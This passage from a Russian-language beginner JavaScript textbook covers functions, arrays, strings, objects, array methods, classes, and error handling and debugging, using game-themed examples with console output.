- `continue` — к следующему повтору, `break` — выход из цикла.
- Проверяй, что условие цикла однажды станет ложным.

3.3

Функции

Функция — это кусок кода с именем, который можно вызвать сколько угодно раз. С функциями программа превращается из длинной простыни в набор понятных команд.

Объявление и вызов

JS script.js

```
function greet() {
  console.log("Привет!");
  console.log("Добро пожаловать в игру");
}

greet();
greet();
```

Консоль

```
Привет!
Добро пожаловать в игру
Привет!
Добро пожаловать в игру
```

- `function имя() { ... }` — **объявление**: описали, что делает функция. Сам код пока не выполняется;
- `имя()` — **вызов**: выполнить код функции. Без скобок функция не вызовется.

Параметры

Функция может принимать данные — **параметры**:

JS script.js

```
function greet(name, level) {
  console.log(`Привет, ${name}! Твой уровень: ${level}`);
}

greet("Аня", 5);
greet("Макс", 12);
```

Консоль

```
Привет, Аня! Твой уровень: 5
Привет, Макс! Твой уровень: 12
```

`name` и `level` — **параметры**: переменные, которые существуют только внутри функции. `"Аня"` и `5` — **аргументы**: конкретные значения, переданные при вызове. Аргументы попадают в параметры по порядку.

Значения по умолчанию

JS script.js

```
function greet(name = "незнакомец") {
  console.log(`Привет, ${name}!`);
}

greet("Лиза");
greet();
```

Консоль

```
Привет, Лиза!
Привет, незнакомец!
```

Если аргумент не передали, параметр получит значение по умолчанию. Без него параметр был бы `undefined`.

return: функция возвращает результат

JS script.js

```
function getDamage(attack, defense) {
  const damage = attack - defense;
  return damage > 0 ? damage : 0;
}

const hit = getDamage(25, 10);
console.log(`Урон: ${hit}`);
console.log(`Урон по танку: ${getDamage(25, 40)}`);
```

Консоль

```
Урон: 15
Урон по танку: 0
```

`return` **возвращает** значение туда, где функцию вызвали, и сразу завершает функцию: код после `return` не выполнится. Возвращённое значение можно сохранить в переменную, вывести или передать в другую функцию.

> **CONSOLE.LOG — НЕ RETURN**
>
> Частая путаница: функция, которая только печатает результат через `console.log`, ничего не **возвращает**. Если написать `const x = sum(2, 3);`, а внутри `sum` нет `return`, то `x` будет `undefined`. Функции, которые что-то вычисляют, должны **возвращать** результат, а выводить его будет тот, кто вызвал.

Стрелочные функции

Короткая запись функции:

JS script.js

```
const square = (x) => x * x;
const sum = (a, b) => a + b;
const sayHi = () => console.log("Привет!");

const getRank = (score) => {
  if (score >= 1000) return "Легенда";
  if (score >= 500) return "Мастер";
  return "Новичок";
};

console.log(square(7));
console.log(sum(2, 3));
sayHi();
console.log(getRank(640));
```

Консоль

```
49
5
Привет!
Мастер
```

- `(параметры) => выражение` — если тело из одного выражения, оно сразу возвращается, `return` не нужен;
- если нужно несколько строк — фигурные скобки и обычный `return`;
- если параметр один, скобки вокруг него можно опустить: `x => x * x`.

Стрелочные функции особенно удобны, когда функцию передают в другую функцию (ниже и в теме 3.5).

Область видимости

Переменная, объявленная внутри блока `{ }` (функции, `if`, цикла), видна **только внутри** этого блока:

JS script.js

```
const gameName = "Space Run";      // глобальная — видна везде

function start() {
  const speed = 10;                // локальная — видна только в функции
  console.log(`${gameName}: скорость ${speed}`);
}

start();
console.log(typeof speed);
```

Консоль

```
Space Run: скорость 10
undefined
```

Снаружи функции переменной `speed` не существует (если обратиться к ней напрямую, будет ошибка `ReferenceError: speed is not defined`). Это хорошо: переменные разных функций не мешают друг другу, даже если называются одинаково.

> ЗАПОМНИ
>
> Делай переменные локальными, где можно. Чем меньше глобальных переменных, тем меньше шансов, что одна часть программы случайно испортит данные другой.

Функция как значение. Колбэки

В JavaScript функция — такое же значение, как число или строка. Её можно сохранить в переменную и **передать в другую функцию**:

JS script.js

```
function repeat(times, action) {
  for (let i = 1; i <= times; i++) {
    action(i);
  }
}

repeat(3, (n) => console.log(`Шаг ${n}`));
```

Консоль

```
Шаг 1
Шаг 2
Шаг 3
```

Функцию, которую передают в другую функцию, чтобы та её вызвала, называют **колбэком** (callback — «обратный вызов»). Это одна из главных идей JavaScript: колбэки используются в методах массивов (тема 3.5), в обработчиках событий (тема 4.2), в таймерах и на сервере.

Одна функция — одна задача

> ЗАПОМНИ
>
> Каждая функция делает **одно** дело, и её имя говорит, какое: `getRandomInt`, `checkAnswer`, `showResult`. Имена функций — глаголы. Если функцию трудно назвать без слова «и» — её пора разделить на две.

Сравни, как читается основной код игры «Угадай число», если разбить её на функции:

JS script.js

```
function getRandomInt(min, max) {
  return Math.floor(Math.random() * (max - min + 1)) + min;
}

function askNumber() {
  return Number(prompt("Угадай число от 1 до 100"));
}

function getHint(guess, secret) {
  if (guess < secret) return "Больше!";
  if (guess > secret) return "Меньше!";
  return "Угадал!";
}

// основной код — читается как план игры
const secret = getRandomInt(1, 100);
let guess = askNumber();
while (guess !== secret) {
  alert(getHint(guess, secret));
  guess = askNumber();
}
alert("Победа!");
```

ГЛАВНОЕ

- `function имя(параметры) { ... }` — объявление; `имя(аргументы)` — вызов.
- Значение по умолчанию: `function f(x = 10)`.
- `return` возвращает результат и завершает функцию. `console.log` — не `return`.
- Стрелочные: `(a, b) => a + b`; с телом — `{ ... return ...; }`.
- Переменные внутри блока не видны снаружи.
- Функцию можно передать в другую функцию — это колбэк.
- Одна функция — одна задача; имя — глагол.

3.4

Массивы, строки, объекты

Почти все данные в вебе — это списки и объекты: список товаров, список сообщений, профиль пользователя. Научимся их хранить и обрабатывать.

Массивы

Массив — упорядоченный список значений:

JS script.js

```
const games = ["Minecraft", "Roblox", "Terraria"];

console.log(games[0]);
console.log(games[2]);
console.log(games.length);
console.log(games[games.length - 1]);
console.log(games[10]);
```

Консоль

```
Minecraft
Terraria
3
Terraria
undefined
```

- значения пишут в квадратных скобках через запятую;
- у каждого элемента есть **индекс** — номер. Нумерация начинается **с нуля**;
- `length` — количество элементов. Последний элемент — `массив[массив.length - 1]`;
- обращение к несуществующему индексу даёт `undefined`, а не ошибку.

Элемент можно заменить: `games[1] = "Fortnite";`. Даже если массив объявлен через `const`: `const` запрещает положить в переменную **другой** массив, но не менять содержимое этого.

Методы массивов

JS script.js

```
const items = ["меч", "щит"];

items.push("зелье");                // добавить в конец
console.log(items);

const last = items.pop();           // удалить последний и вернуть его
console.log(last, items);

items.unshift("карта");             // добавить в начало
items.shift();                      // удалить первый

console.log(items.includes("щит")); // есть ли такой элемент
console.log(items.indexOf("щит"));  // индекс элемента
console.log(items.indexOf("лук"));  // -1, если не найден
```

Консоль

```
[ 'меч', 'щит', 'зелье' ]
зелье [ 'меч', 'щит' ]
true
1
-1
```

Метод	Что делает
`push(x)`	Добавляет в конец
`pop()`	Удаляет последний и возвращает его
`unshift(x)`	Добавляет в начало
`shift()`	Удаляет первый и возвращает его
`includes(x)`	`true`, если элемент есть
`indexOf(x)`	Индекс элемента или `-1`
`slice(start, end)`	Копия части массива (без `end`)
`splice(index, count)`	Удаляет `count` элементов начиная с `index`
`join(", ")`	Склеивает элементы в строку через разделитель

Перебор массива

JS script.js

```
const scores = [120, 340, 90, 275];
let total = 0;

for (const score of scores) {
  total += score;
}
console.log(`Сумма: ${total}`);

for (let i = 0; i < scores.length; i++) {
  console.log(`${i + 1}-й раунд: ${scores[i]}`);
}
```

Консоль

```
Сумма: 825
1-й раунд: 120
2-й раунд: 340
3-й раунд: 90
4-й раунд: 275
```

`for...of` удобен, когда нужны только значения. Обычный `for` — когда нужен ещё и номер элемента.

Строки

Строка похожа на массив букв: у неё есть `length` и индексы. Но изменить букву в строке нельзя — методы строк всегда возвращают **новую** строку.

JS script.js

```
const text = "  Привет, Мир!  ";

console.log(text.trim());                  // убрать пробелы по краям
console.log(text.trim().length);
console.log(text.toUpperCase());
console.log(text.trim().slice(0, 6));      // символы с 0 по 5
console.log(text.includes("Мир"));
console.log(text.replace("Мир", "JS"));
```

Консоль

```
Привет, Мир!
12
  ПРИВЕТ, МИР!
Привет
true
  Привет, JS!
```

Метод	Что делает
`trim()`	Убирает пробелы в начале и конце
`toUpperCase()`, `toLowerCase()`	Все буквы большие / маленькие
`slice(start, end)`	Часть строки
`includes(s)`	Есть ли подстрока
`startsWith(s)`, `endsWith(s)`	Начинается / заканчивается ли строка на `s`
`replace(a, b)`	Заменить первое вхождение `a` на `b`; `replaceAll` — все
`split(разделитель)`	Разрезать строку в массив
`repeat(n)`	Повторить строку `n` раз

split и join

`split` и `join` — пара, которая превращает строку в массив и обратно:

JS script.js

```
const tags = "html,css,js";
const list = tags.split(",");
console.log(list);
console.log(list.join(" · "));

const word = "шалаш";
const reversed = word.split("").reverse().join("");
console.log(reversed === word ? "палиндром" : "не палиндром");
```

Консоль

```
[ 'html', 'css', 'js' ]
html · css · js
палиндром
```

`split("")` разбивает строку на отдельные буквы. `reverse()` переворачивает массив.

Объекты

Объект хранит данные в виде пар «ключ: значение». Им описывают одну сущность с разными свойствами:

JS script.js

```
const player = {
  name: "Shadow_Fox",
  level: 12,
  isOnline: true,
  skills: ["скрытность", "лук"],
};

console.log(player.name);
console.log(player["level"]);
console.log(player.skills[1]);

player.level = 13;            // изменить свойство
player.guild = "Night Owls";  // добавить новое
delete player.isOnline;       // удалить свойство

console.log(player);
```

Консоль

```
Shadow_Fox
12
лук
{
  name: 'Shadow_Fox',
  level: 13,
  skills: [ 'скрытность', 'лук' ],
  guild: 'Night Owls'
}
```

- Обращение к свойству — через точку: `player.name`;
- или через квадратные скобки со строкой: `player["level"]`. Скобки нужны, когда имя свойства лежит в переменной: `player[key]`;
- обращение к несуществующему свойству даёт `undefined`;
- значением может быть что угодно: число, строка, массив, другой объект, даже функция.

Объекты внутри объектов

JS script.js

```
const school = {
  name: "Кванториум",
  address: {
    city: "Казань",
    street: "Островского",
  },
};

console.log(school.address.city);
```

Консоль

```
Казань
```

Перебор объекта

JS script.js

```
const prices = { pizza: 450, cola: 120, fries: 150 };

for (const key in prices) {
  console.log(`${key}: ${prices[key]} ₽`);
}

console.log(Object.keys(prices));
console.log(Object.values(prices));
```

Консоль

```
pizza: 450 ₽
cola: 120 ₽
fries: 150 ₽
[ 'pizza', 'cola', 'fries' ]
[ 450, 120, 150 ]
```

`for...in` перебирает **ключи** объекта. `Object.keys` и `Object.values` возвращают массивы ключей и значений, а `Object.entries` — массив пар `[ключ, значение]`.

Массив объектов

Самая важная структура данных в вебе. Каталог товаров, лента постов, список задач, таблица рекордов — всё это массивы объектов. И почти любой ответ сервера (часть 5) выглядит так же:

JS script.js

```
const playlist = [
  { title: "Believer", artist: "Imagine Dragons", seconds: 204 },
  { title: "Blinding Lights", artist: "The Weeknd", seconds: 200 },
  { title: "Bones", artist: "Imagine Dragons", seconds: 165 },
];

let total = 0;
for (const song of playlist) {
  console.log(`${song.artist} — ${song.title}`);
  total += song.seconds;
}
console.log(`Длительность: ${Math.floor(total / 60)} мин ${total % 60} с`);
```

Консоль

```
Imagine Dragons — Believer
The Weeknd — Blinding Lights
Imagine Dragons — Bones
Длительность: 9 мин 29 с
```

ЗАПОМНИ

Однотипные данные храни в массиве объектов с одинаковыми ключами. Тогда их легко перебирать, фильтровать, сортировать и выводить на страницу.

ГЛАВНОЕ

- Массив: `[a, b, c]`, индексы с нуля, `length`, последний — `arr[arr.length - 1]`.
- `push`, `pop`, `unshift`, `shift`, `includes`, `indexOf`, `slice`, `splice`, `join`.
- Строки неизменяемы: `trim`, `toUpperCase`, `slice`, `includes`, `replace`, `split`.
- Объект: `{ ключ: значение }`, доступ `obj.key` или `obj[key]`.
- `for...of` — по массиву, `for...in` — по ключам объекта; `Object.keys / values / entries`.
- Массив объектов — главная структура данных в вебе.

3.5

Методы массивов. Современный синтаксис

Найти все игры дороже 1000 рублей, посчитать сумму корзины, отсортировать таблицу рекордов — всё это решается одной строчкой с методами массивов.

В примерах этой темы используем один набор данных:

JS games.js

```
const games = [
  { title: "Minecraft", genre: "песочница", price: 1900, rating: 9.1 },
  { title: "Terraria", genre: "песочница", price: 250, rating: 9.4 },
  { title: "Hollow Knight", genre: "платформер", price: 450, rating: 9.3 },
  { title: "Celeste", genre: "платформер", price: 550, rating: 8.9 },
  { title: "Stardew Valley", genre: "симулятор", price: 500, rating: 9.2 },
];

module.exports = games;
```

MODULE.EXPORTS

Последняя строка нужна, чтобы данные можно было подключить в другом файле. Как устроены модули, разберём в темах 4.5 и 5.1. Если пишешь в одном файле, её можно не писать.

forEach — сделать что-то с каждым

JS main.js

```
const games = require("./games.js");

games.forEach((game, index) => {
  console.log(`${index + 1}. ${game.title}`);
});
```

Консоль

```
1. Minecraft
2. Terraria
3. Hollow Knight
4. Celeste
5. Stardew Valley
```

`forEach` вызывает функцию-колбэк для каждого элемента. Колбэк получает сам элемент и его индекс. Ничего не возвращает — это замена циклу `for...of`.

map — преобразовать каждый

JS main.js

```
const games = require("./games.js");

const titles = games.map((game) => game.title);
console.log(titles);

const withSale = games.map((game) => game.price * 0.8);
console.log(withSale);
```

Консоль

```
[
  'Minecraft',
  'Terraria',
  'Hollow Knight',
  'Celeste',
  'Stardew Valley'
]
[ 1520, 200, 360, 440, 400 ]
```

`map` возвращает **новый** массив той же длины: каждый элемент заменён на то, что вернул колбэк. Исходный массив не меняется.

filter — отобрать подходящие

JS main.js

```
const games = require("./games.js");

const cheap = games.filter((game) => game.price < 500);
console.log(cheap.map((game) => game.title));

const platformers = games.filter((game) => game.genre === "платформер");
console.log(platformers.length);
```

Консоль

```
[ 'Terraria', 'Hollow Knight' ]
2
```

`filter` возвращает новый массив только из тех элементов, для которых колбэк вернул `true`.

find, some, every

JS main.js

```
const games = require("./games.js");

const celeste = games.find((game) => game.title === "Celeste");
console.log(celeste.price);

console.log(games.find((game) => game.price > 5000));
console.log(games.some((game) => game.rating > 9.3));
console.log(games.every((game) => game.price < 2000));
```

Консоль

```
550
undefined
true
true
```

Метод	Возвращает
`find(fn)`	**Первый** подходящий элемент или `undefined`
`findIndex(fn)`	Индекс первого подходящего или `-1`
`some(fn)`	`true`, если подходит **хотя бы один**
`every(fn)`	`true`, если подходят **все**

sort — отсортировать

JS main.js

```
const games = require("./games.js");

const byPrice = [...games].sort((a, b) => a.price - b.price);
console.log(byPrice.map((game) => game.price));

const byRating = [...games].sort((a, b) => b.rating - a.rating);
console.log(byRating[0].title);

const byTitle = [...games].sort((a, b) => a.title.localeCompare(b.title));
console.log(byTitle.map((game) => game.title));
```

Консоль

```
[ 250, 450, 500, 550, 1900 ]
Terraria
[
  'Celeste',
  'Hollow Knight',
  'Minecraft',
  'Stardew Valley',
  'Terraria'
]
```

`sort` получает функцию сравнения двух элементов `(a, b)`:

- вернула **отрицательное** число — `a` встанет раньше `b`;
- **положительное** — `b` раньше `a`.

Поэтому `a.price - b.price` сортирует по возрастанию, а `b.rating - a.rating` — по убыванию. Строки сравнивают через `localeCompare`.

> **SORT МЕНЯЕТ МАССИВ И БЕЗ ФУНКЦИИ СОРТИРУЕТ КАК СТРОКИ**
>
> В отличие от `map` и `filter`, `sort` **меняет исходный** массив. Поэтому сначала делают копию: `[...games]` (о трёх точках — ниже). И ещё: без функции сравнения `sort` сравнивает элементы как строки: `[10, 9, 100].sort()` даст `[10, 100, 9]`. Для чисел функция сравнения обязательна.

reduce — свести к одному значению

JS main.js

```
const games = require("./games.js");

const total = games.reduce((sum, game) => sum + game.price, 0);
console.log(`Купить всё: ${total} ₽`);

const byGenre = games.reduce((counts, game) => {
  counts[game.genre] = (counts[game.genre] || 0) + 1;
  return counts;
}, {});
console.log(byGenre);
```

Консоль

```
Купить всё: 3650 ₽
{ 'песочница': 2, 'платформер': 2, 'симулятор': 1 }
```

`reduce(колбэк, начальное значение)` проходит по массиву и «накапливает» результат. Колбэк получает **накопитель** (сначала — начальное значение) и текущий элемент, а возвращает новое значение накопителя:

Шаг	`sum` до	`game.price`	Вернули
1	0	1900	1900
2	1900	250	2150
3	2150	450	2600
4	2600	550	3150
5	3150	500	3650

Не забывай начальное значение (второй аргумент) — для суммы `0`, для подсчёта — пустой объект `{}`.

Цепочки методов

Методы, которые возвращают массив, можно вызывать друг за другом:

JS main.js

```
const games = require("./games.js");

const top = games
  .filter((game) => game.price <= 550)
  .sort((a, b) => b.rating - a.rating)
  .slice(0, 3)
  .map((game) => `${game.title} (${game.rating})`);

console.log(top);
```

Консоль

```
[ 'Terraria (9.4)', 'Hollow Knight (9.3)', 'Stardew Valley (9.2)' ]
```

Читается как предложение: «отбери не дороже 550, отсортируй по рейтингу, возьми первые три, сделай из них строки». Каждый метод — на своей строке, так цепочку легко читать.

Деструктуризация

Деструктуризация — короткий способ достать значения из объекта или массива в отдельные переменные:

JS script.js

```
const player = { name: "Аня", level: 12, guild: "Night Owls" };

const { name, level } = player;
console.log(name, level);

const [first, second] = ["золото", "серебро", "бронза"];
console.log(first, second);

function showCard({ name, guild = "без гильдии" }) {
  console.log(`${name} [${guild}]`);
}
showCard(player);
showCard({ name: "Макс" });
```

Консоль

```
Аня 12
золото серебро
Аня [Night Owls]
Макс [без гильдии]
```

- `const { name, level } = player;` — то же, что `const name = player.name; const level = player.level;`;
- для массивов — квадратные скобки, значения берутся по порядку;
- деструктуризация прямо в параметрах функции очень популярна: сразу видно, какие свойства объекта функция использует.

Spread и rest: три точки

Spread (`...`) «раскладывает» массив или объект:

JS script.js

```
const base = ["меч", "щит"];
const full = [...base, "зелье"];            // новый массив + элемент
console.log(full);

const player = { name: "Аня", level: 12 };
const updated = { ...player, level: 13 };   // копия с изменённым полем
console.log(player.level, updated.level);

console.log(Math.max(...[4, 9, 2]));
```

Консоль

```
[ 'меч', 'щит', 'зелье' ]
12 13
9
```

Rest — те же три точки, но «собирают» оставшееся:

JS script.js

```
function sum(...numbers) {
  return numbers.reduce((total, n) => total + n, 0);
}
console.log(sum(1, 2, 3, 4));

const [winner, ...others] = ["Аня", "Макс", "Лиза"];
console.log(winner, others);
```

Консоль

```
10
Аня [ 'Макс', 'Лиза' ]
```

`{ ...player, level: 13 }` — главный способ «изменить» объект, не трогая исходный. Он постоянно встречается в интерфейсах (тема 4.4).

Опциональная цепочка ?.

JS script.js

```
const user = { name: "Аня", address: null };

console.log(user.address?.city);
console.log(user.pet?.name ?? "питомца нет");
```

Консоль

```
undefined
питомца нет
```

- `?.` — если слева `null` или `undefined`, вернуть `undefined` и не идти дальше. Без него `user.address.city` вызвало бы ошибку `Cannot read properties of null`;
- `??` — «если слева `null` или `undefined`, взять значение справа». Удобно для значений по умолчанию.

Это пригодится, когда данные приходят с сервера и какого-то поля может не быть.

ГЛАВНОЕ

- `forEach` — для каждого; `map` — преобразовать; `filter` — отобрать; `find` — найти первый.
- `some` / `every` — есть ли хоть один / все ли подходят.
- `sort((a, b) => a.x - b.x)` — меняет массив, поэтому сортируй копию `[...arr]`.
- `reduce((acc, x) => ..., начало)` — свести к одному значению.
- Цепочки: `.filter().sort().slice().map()`.
- Деструктуризация: `const { name } = obj`, `const [a, b] = arr`.
- `...` — spread (разложить) и rest (собрать). `?.` и `??` — защита от отсутствующих данных.

3.6

Классы

Когда в игре сто врагов с одинаковым поведением, описывать каждого отдельным объектом неудобно. Класс — это чертёж, по которому создаются однотипные объекты.

Зачем нужны классы

Объект-литерал описывает **один** объект. А если нужно много похожих — например, игроков, у каждого из которых есть имя, здоровье и умение получать урон?

JS script.js

```
const hero1 = {
  name: "Рыцарь",
  hp: 100,
  takeDamage(amount) {
    this.hp -= amount;
  },
};
hero1.takeDamage(30);
console.log(hero1.hp);
```

Консоль

```
70
```

Копировать этот объект для каждого героя — плохая идея: если придётся изменить логику урона, исправлять нужно во всех копиях. **Класс** описывает устройство один раз, а объекты создаются по нему сколько угодно.

class, constructor, new

JS script.js

```
class Hero {
  constructor(name, hp) {
    this.name = name;
    this.hp = hp;
  }

  takeDamage(amount) {
    this.hp = Math.max(this.hp - amount, 0);
  }

  isAlive() {
    return this.hp > 0;
  }

  describe() {
    return `${this.name}: ${this.hp} HP`;
  }
}

const knight = new Hero("Рыцарь", 100);
const mage = new Hero("Маг", 60);

knight.takeDamage(30);
mage.takeDamage(80);

console.log(knight.describe());
console.log(mage.describe());
console.log(mage.isAlive());
```

Консоль

```
Рыцарь: 70 HP
Маг: 0 HP
false
```

- `class Hero { ... }` — описание класса. Имя класса пишут с **большой** буквы;
- `constructor` — особый метод, который вызывается при создании объекта. В нём задают начальные свойства;
- `this` — «этот объект», тот, который создаётся или у которого вызван метод. `this.hp` у рыцаря и у мага — разные;
- **методы** — функции внутри класса. Пишутся без слова `function`;
- `new Hero("Рыцарь", 100)` — создать новый объект по чертежу. Аргументы попадают в `constructor`.

Объект, созданный по классу, называют **экземпляром** класса: `knight` и `mage` — экземпляры класса `Hero`.

> ЗАБЫТЫЙ THIS
>
> Внутри методов к свойствам обращаются только через `this`: `this.hp`, а не просто `hp`. Если написать `hp -= amount`, JavaScript будет искать переменную `hp`, не найдёт её и выдаст ошибку `ReferenceError: hp is not defined`.

Много объектов по одному чертежу

Классы особенно удобны вместе с массивами:

JS script.js

```
class Enemy {
  constructor(name, hp, reward) {
    this.name = name;
    this.hp = hp;
    this.reward = reward;
  }

  hit(damage) {
    this.hp -= damage;
    return this.hp <= 0;
  }
}

const enemies = [
  new Enemy("Слизень", 10, 5),
  new Enemy("Гоблин", 25, 15),
  new Enemy("Скелет", 40, 30),
];

let gold = 0;
for (const enemy of enemies) {
  if (enemy.hit(20)) {
    gold += enemy.reward;
    console.log(`${enemy.name} повержен!`);
  } else {
    console.log(`${enemy.name}: осталось ${enemy.hp} HP`);
  }
}
console.log(`Золото: ${gold}`);
```

```
Консоль
Слизень повержен!
Гоблин: осталось 5 HP
Скелет: осталось 20 HP
Золото: 5
```

> ЗАПОМНИ
>
> Объект-литерал — когда объект один (настройки игры, профиль). Класс — когда объектов много и у них одинаковое **поведение** (враги, пули, карточки, задачи).

Готовые классы

Ты уже пользуешься классами, которые встроены в JavaScript:

```
JS script.js
const date = new Date(2026, 8, 1);       // месяцы считаются с 0: 8 — сентябрь
console.log(date.getFullYear());
console.log(date.getMonth() + 1);
console.log(date.getDay());              // день недели: 0 — воскресенье

const link = new URL("https://example.com/search?q=котики&page=2");
console.log(link.hostname);
console.log(link.searchParams.get("q"));

const error = new Error("Что-то пошло не так");
console.log(error.message);
```

```
Консоль
2026
9
2
example.com
котики
Что-то пошло не так
```

Класс	Для чего
`Date`	Даты и время. `new Date()` без аргументов — текущий момент
`URL`	Разбор адреса на части: домен, путь, параметры
`Error`	Ошибка (тема 3.7)
`Map`, `Set`	Словарь с любыми ключами и набор уникальных значений

Наследование: extends и super

Класс можно создать **на основе** другого. Новый класс получит все свойства и методы родителя и добавит свои:

JS script.js

```
class Hero {
  constructor(name, hp) {
    this.name = name;
    this.hp = hp;
  }

  describe() {
    return `${this.name}: ${this.hp} HP`;
  }
}

class Mage extends Hero {
  constructor(name, hp, mana) {
    super(name, hp);         // вызвать constructor родителя
    this.mana = mana;
  }

  describe() {
    return `${super.describe()}, ${this.mana} маны`;
  }
}

const merlin = new Mage("Мерлин", 60, 100);
console.log(merlin.describe());
console.log(merlin instanceof Hero);
```

Консоль

```
Мерлин: 60 HP, 100 маны
true
```

- `class Mage extends Hero` — маг «является» героем и наследует всё, что есть у героя;
- `super(...)` в конструкторе вызывает конструктор родителя. Его нужно вызвать **до** первого обращения к `this`;
- метод с тем же именем **переопределяет** родительский; `super.describe()` вызывает версию родителя.

Наследование удобно, но не стоит строить из него длинные цепочки: два уровня — обычно предел для понятного кода.

ГЛАВНОЕ

- Класс — чертёж однотипных объектов: `class Hero { ... }`, имя с большой буквы.
- `constructor` задаёт начальные свойства, `new Hero(...)` создаёт экземпляр.
- `this` — текущий объект; к свойствам внутри методов — только через `this`.
- Литерал — для одного объекта, класс — для многих с одинаковым поведением.
- Встроенные классы: `Date`, `URL`, `Error`, `Map`, `Set`.
- `extends` — наследование, `super(...)` — вызов конструктора родителя.

3.7

Ошибки и отладка

Ошибки делают все программисты, и опытные тоже. Разница в том, что опытный быстро находит причину. Научимся читать сообщения об ошибках и пользоваться отладчиком.

Как читать сообщение об ошибке

Когда код падает, в консоли появляется красное сообщение:

Консоль браузера

```
Uncaught TypeError: Cannot read properties of undefined (reading 'name')
    at showPlayer (script.js:12:28)
    at startGame (script.js:20:3)
    at script.js:24:1
```

Сообщение состоит из трёх частей:

1. **Тип ошибки** — `TypeError`. Подсказывает, что за проблема;
2. **Описание** — «нельзя прочитать свойство `name` у `undefined`». То есть мы написали `что-то.name`, а это «что-то» оказалось `undefined`;
3. **Стек вызовов** — где это случилось: функция `showPlayer`, файл `script.js`, **строка 12**, символ 28. Ниже — кто её вызвал: `startGame` из строки 20, а её — код в строке 24.

Начинай с **верхней** строки стека — там ошибка произошла. Имя файла в консоли кликабельно: щелчок открывает нужную строку.

Частые типы ошибок

Ошибка	Что значит	Частая причина
`SyntaxError`	Код написан не по правилам языка	Пропущенная скобка, кавычка, запятая
`ReferenceError: x is not defined`	Нет такой переменной	Опечатка в имени, переменная объявлена в другом блоке
`TypeError: Cannot read properties of undefined`	Обращение к свойству у `undefined`	Объект не найден, индекс за пределами массива
`TypeError: x is not a function`	Попытка вызвать то, что не является функцией	Опечатка в имени метода, забыли, что это свойство

JS script.js

```
const players = ["Аня", "Макс"];

try {
  console.log(players[5].toUpperCase());
} catch (error) {
  console.log(error.name);
  console.log(error.message);
}
```

Консоль

```
TypeError
Cannot read properties of undefined (reading 'toUpperCase')
```

Элемента с индексом 5 нет, `players[5]` — это `undefined`, а у `undefined` нет метода `toUpperCase`. (Про `try...catch` — ниже.)

Отладка через console.log

Самый простой способ — выводить значения переменных в важных местах:

JS script.js

```
console.log("до цикла", score);
console.log({ guess, secret, attempts });   // сразу видно имена и значения
```

Если обернуть переменные в фигурные скобки, консоль покажет их вместе с именами. Не забудь убрать отладочные выводы, когда ошибка найдена.

Отладчик в DevTools

Отладчик позволяет остановить программу на любой строке и посмотреть значения всех переменных в этот момент.

1. Открой DevTools → вкладка **Sources**, выбери слева свой `script.js`.
2. Щёлкни по номеру строки — появится синяя метка. Это **точка останова** (breakpoint).
3. Обнови страницу или сделай действие, которое запускает этот код. Программа остановится на метке.
4. Наведи мышь на переменную — увидишь её значение. Справа в панели **Scope** — все переменные сразу.
5. Двигайся по шагам кнопками на панели.

Кнопка	Клавиша	Что делает
Resume	`F8`	Продолжить до следующей точки останова
Step over	`F10`	Выполнить текущую строку и перейти к следующей
Step into	`F11`	Зайти внутрь вызываемой функции
Step out	`Shift + F11`	Выполнить функцию до конца и выйти из неё

Остановить программу можно и прямо из кода — словом `debugger`. Когда DevTools открыты, выполнение остановится на этой строке:

JS script.js

```
function checkAnswer(answer) {
  debugger;            // здесь программа встанет на паузу
  return answer === correct;
}
```

try и catch

Некоторые ошибки можно предвидеть: пользователь ввёл ерунду, сервер не ответил, файл не нашёлся. Чтобы программа не падала целиком, опасный код оборачивают в `try...catch`:

JS script.js

```
function parseSettings(text) {
  try {
    const settings = JSON.parse(text);
    return settings;
  } catch (error) {
    console.log(`Не удалось прочитать настройки: ${error.message}`);
    return { volume: 50 };
  }
}

console.log(parseSettings('{"volume": 80}'));
console.log(parseSettings("это не JSON"));
```

Консоль

```
{ volume: 80 }
Не удалось прочитать настройки: Unexpected token 'э', "это не JSON" is not valid JSON
{ volume: 50 }
```

- код в `try` выполняется как обычно;
- если в нём произошла ошибка, выполнение сразу переходит в `catch`, а программа продолжает работать дальше;
- `error` — объект ошибки, `error.message` — её описание.

`JSON.parse` превращает текст в формате JSON в объект — подробно о нём в теме 4.4.

throw: своя ошибка

Функция может сама сообщить об ошибке через `throw`:

JS script.js

```
function withdraw(balance, amount) {
  if (amount <= 0) {
    throw new Error("Сумма должна быть больше нуля");
  }
  if (amount > balance) {
    throw new Error("Недостаточно монет");
  }
  return balance - amount;
}

try {
  console.log(withdraw(100, 30));
  console.log(withdraw(100, 500));
  console.log("эта строка не выполнится");
} catch (error) {
  console.log(`Ошибка: ${error.message}`);
}
```

Консоль

```
70
Ошибка: Недостаточно монет
```

`throw` прерывает функцию — как `return`, но с ошибкой. Её «ловит» ближайший `catch` снаружи. Так функция говорит вызывающему коду: «я не могу это сделать, и вот почему».

> НЕ ГЛУШИ ОШИБКИ
>
> Пустой `catch (error) {}` скрывает проблему: программа молча работает неправильно, и найти причину становится очень трудно. В `catch` всегда либо исправляй ситуацию, либо хотя бы выводи сообщение об ошибке.

Как искать ошибку

ОТЛАДКА — ЭТО ПРОВЕРКА ГИПОТЕЗ

1. **Прочитай** сообщение об ошибке целиком и открой строку, на которую оно указывает.
2. **Предположи**, в чём причина: «наверное, `players[i]` здесь `undefined`».
3. **Проверь** предположение: `console.log` или точка останова.
4. Подтвердилось — исправляй. Нет — новая гипотеза.

Не меняй код наугад «пока не заработает»: так можно случайно исправить одно и сломать два других места.

Как задавать вопрос

Если сам не справился — это нормально. Чтобы тебе быстро помогли (преподаватель, одноклассник, поисковик или ИИ-помощник):

- скопируй **точный** текст ошибки, а не «у меня не работает». В поисковик вставляй его без своих имён переменных: `Cannot read properties of undefined (reading` — и название языка;
- покажи **код**, к которому относится ошибка, и строку из стека;
- напиши, **что ожидал** и **что получил вместо этого**;
- расскажи, **что уже пробовал**.

ГЛАВНОЕ

- Ошибка = тип + описание + стек; начинай с верхней строки стека.
- `SyntaxError` — опечатка в синтаксисе, `ReferenceError` — нет переменной, `TypeError` — не то значение.
- Отладчик: Sources → точка останова → `F10` по шагам; `debugger` в коде.
- `try { ... } catch (error) { ... }` — поймать ошибку и продолжить работу.
- `throw new Error("текст")` — сообщить об ошибке самому.
- Отлаживай гипотезами, а не наугад. Вопрос — с точным текстом ошибки и кодом.

JS

ЧАСТЬ 4

JavaScript в браузере

DOM, события, формы, отрисовка из данных, модули, запросы к серверу и рисование на canvas.

